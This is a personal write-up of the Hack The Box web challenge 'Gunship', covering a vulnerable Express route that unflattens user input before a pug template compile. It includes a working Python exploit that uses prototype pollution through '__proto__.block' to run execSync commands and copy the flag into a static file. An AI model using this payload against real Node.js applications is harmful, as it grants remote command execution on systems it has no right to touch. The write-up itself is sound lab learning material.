Gunship

Platform	HTB
Date	@June 26, 2022
Operating System	Web-CTF
Tags	python web-app

▼ Table of Contents

Summary

- This is a web challenge over `prototype pollution` that sits on one website, with one injection parameter.

Setup

▼ Before doing anything with this CTF I downloaded the necessary files and used the password `hackthebox` to unzip them.

▼ Unzipping the file

```
kali@kali:~/Downloads$ unzip Gunship.zip
Archive:  Gunship.zip
   creating: web_gunship/
   creating: web_gunship/config/
[Gunship.zip] web_gunship/config/supervisord.conf password:
password incorrect--reenter:
password incorrect--reenter:
  inflating: web_gunship/config/supervisord.conf
  inflating: web_gunship/Dockerfile
  inflating: web_gunship/build-docker.sh
   creating: web_gunship/challenge/
 extracting: web_gunship/challenge/flag
  inflating: web_gunship/challenge/index.js
  inflating: web_gunship/challenge/yarn.lock
  inflating: web_gunship/challenge/package.json
   creating: web_gunship/challenge/static/
   creating: web_gunship/challenge/static/css/
  inflating: web_gunship/challenge/static/css/main.css
   creating: web_gunship/challenge/static/images/
  inflating: web_gunship/challenge/static/images/favicon.png
   creating: web_gunship/challenge/static/js/
  inflating: web_gunship/challenge/static/js/main.js
   creating: web_gunship/challenge/views/
  inflating: web_gunship/challenge/views/index.html
   creating: web_gunship/challenge/routes/
  inflating: web_gunship/challenge/routes/index.js
  inflating: web_gunship/entrypoint.sh
kali@kali:~/Downloads$ ls
cf-j2re-win.cab  geckodriver  Gunship.zip  hippiehacker.ovpn
kali@kali:~/Downloads$ mv web_gunship ~/HTB/ctf/gunship/
```

▼ After unzipping the file and going through it I was able to understand more about the application before it was deployed. Reading through some of the files provided proved to be helpful for completing the challenge, such as the `route/index.js` file.

▼ Overview of the files

```
kali@kali:~/HTB/ctf/gunship/web_gunship$ ls -la;ls -la challenge; ls -la config
total 28
drwxr-xr-x 4 kali kali 4096 Aug 13  2021 .
drwxr-xr-x 4 kali kali 4096 Jun 25 13:02 ..
-rwxr-xr-x 1 kali kali  104 Aug 13  2021 build-docker.sh
drwxr-xr-x 5 kali kali 4096 Jun 25 13:11 challenge
drwxr-xr-x 2 kali kali 4096 Aug 13  2021 config
-rw-r--r-- 1 kali kali  487 Aug 13  2021 Dockerfile
-rwxr-xr-x 1 kali kali  202 Jun 25 12:27 entrypoint.sh
total 64
drwxr-xr-x 5 kali kali  4096 Jun 25 13:11 .
drwxr-xr-x 4 kali kali  4096 Aug 13  2021 ..
-rw-r--r-- 1 kali kali    27 Aug 13  2021 flag
-rw-r--r-- 1 kali kali   441 Aug 13  2021 index.js
-rw-r--r-- 1 kali kali   359 Aug 13  2021 package.json
drwxr-xr-x 2 kali kali  4096 Aug 13  2021 routes
drwxr-xr-x 5 kali kali  4096 Aug 13  2021 static
-rw-r--r-- 1 kali kali   582 Jun 25 13:51 test.py
drwxr-xr-x 2 kali kali  4096 Aug 13  2021 views
-rw-r--r-- 1 kali kali 26114 Aug 13  2021 yarn.lock
total 12
drwxr-xr-x 2 kali kali 4096 Aug 13  2021 .
drwxr-xr-x 4 kali kali 4096 Aug 13  2021 ..
-rw-r--r-- 1 kali kali  254 Aug 13  2021 supervisord.conf
kali@kali:~/HTB/ctf/gunship/web_gunship$ _
```


▼ The `route/index.js` file

```
const path              = require('path');
const express           = require('express');
const pug                       = require('pug');
const { unflatten }     = require('flat');
const router            = express.Router();

router.get('/', (req, res) => {
    return res.sendFile(path.resolve('views/index.html'));
});

router.post('/api/submit', (req, res) => {
    const { artist } = unflatten(req.body);

        if (artist.name.includes('Haigh') || artist.name.includes('Westaway') || artist.name.includes('Gingell')) {
                return res.json({
                        'response': pug.compile('span Hello #{user}, thank you for letting us know!')({ user: 'guest' })
                });
        } else {
                return res.json({
                        'response': 'Please provide us with the full name of an existing member.'
                });
        }
});

module.exports = router;
routes/index.js (END)_
```

Website

▼ After starting the challenge I navigated to the provided IP address and was greeted with a very colorful website, which had only one user input box and nothing else. I checked around for any other hidden directories or sites, but didn't find anything in the source code or through tools.

▼ Website



▼ User Input

▼ Turning to the single user input field, it just required a band members name in order to display a welcome message.

▼ Greeting

▼ The user input was the only viable field for exploitation and when looking at the `route/index.js` file I thought it was weird how the word `guest` wasn't hard coded into the function

▼ The `route/index.js` file

▼ However, I couldn't find out how to exploit this machine with my current knowledge, so I turned to reading some writeups and got the understanding of how the exploit worked.

▼ Key Writeups//Reading

- Understanding the Vulnerability - https://learn.snyk.io/lessons/prototype-pollution/javascript/
- Exploitation - https://www.linkedin.com/pulse/ast-injection-prototype-pollution-joshua-berben
- Another Writeup - https://sec.stealthcopter.com/htb-ctf-write-up-gunship/

Exploit

▼ Using Python to carry out the POST request since `Burp Suite` was being weird, it ended up looking like the screenshot below because the form was being submitted to `/api/submit`. While `/static/out` was used because I needed a place to output the flag once the pollution went through.

▼ Python Code

```python
#!/usr/bin/python

import requests

ENDPOINT = 'http://178.128.38.69:30874/api/submit'
OUTPUT = 'http://178.128.38.69:30874/static/out'

request = requests.post(ENDPOINT, json = {
   "artist.name":"Gingell",
      "__proto__.block": {
         "type":"Text",
         "line":"process.mainModule.require('child_process').execSync('cat flag* > /app/static/out')"
      }
})

print (request.text)
print (requests.get(OUTPUT).text)
```

▼ Flag

```
kali@kali:~/HTB/ctf/gunship/web_gunship/challenge$ python ~/HTB/ctf/gunship/exploit.py
{"response":"<span>Hello guestndefine, thank you for letting us know!</span>"}
HTB{w                                                                          }
```

Information Learned

▼ Help structure your Python requests

▼ Rough requests outline

```
#!/usr/bin/python
import requests

endpoint = "http://"

request = requests.post()

print(requests.status_code)
print (requests.text)
```

▼ Based off this

```
#!/usr/bin/python
import requests

ENDPOINT = 'http://159.65.24.142:32670/api/submit'
OUTPUT = 'http://159.65.24.142:32670/static/out'
request = requests.post(ENDPOINT, json = {
   "artist.name":"Gingell",
       "__proto__.block": {
           "type":"Text",
           "line":"process.mainModule.require('child_process').execSync('ls > /app/static/out')"
       }
})

print (request.text)
print (requests.get(OUTPUT).text)
```